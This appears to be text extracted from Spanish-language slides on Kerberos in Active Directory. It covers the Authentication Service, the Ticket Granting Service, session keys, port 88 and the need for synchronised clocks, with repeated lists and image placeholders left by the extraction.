

Authentication
Service

Ticket Granting
Service





**Authentication
Service**

- TGS Session Key
- Contraseña del servicio
- Contraseña de chicho
- Clave del servicio TGS
- Server Session Key



Authentication Service


- TGS Session Key
- Contraseña del servicio
- Contraseña de chicho
- Clave del servicio TGS
- Server Session Key




- TGS Session Key
- Contraseña del servicio
- Contraseña de chicho
- Clave del servicio TGS
- Server Session Key

Kerberos en Active Directory


- El protocolo de Kerberos usa el puerto 88 (TCP/UDP).
- Es fundamental que todos los componentes de Kerberos mantengan la hora sincronizada con una fuente de tiempo central; de lo contrario, pueden surgir problemas con la validez de los tickets y los registros de tiempo.




Kerberos en Active Directory




Kerberos en Active Directory



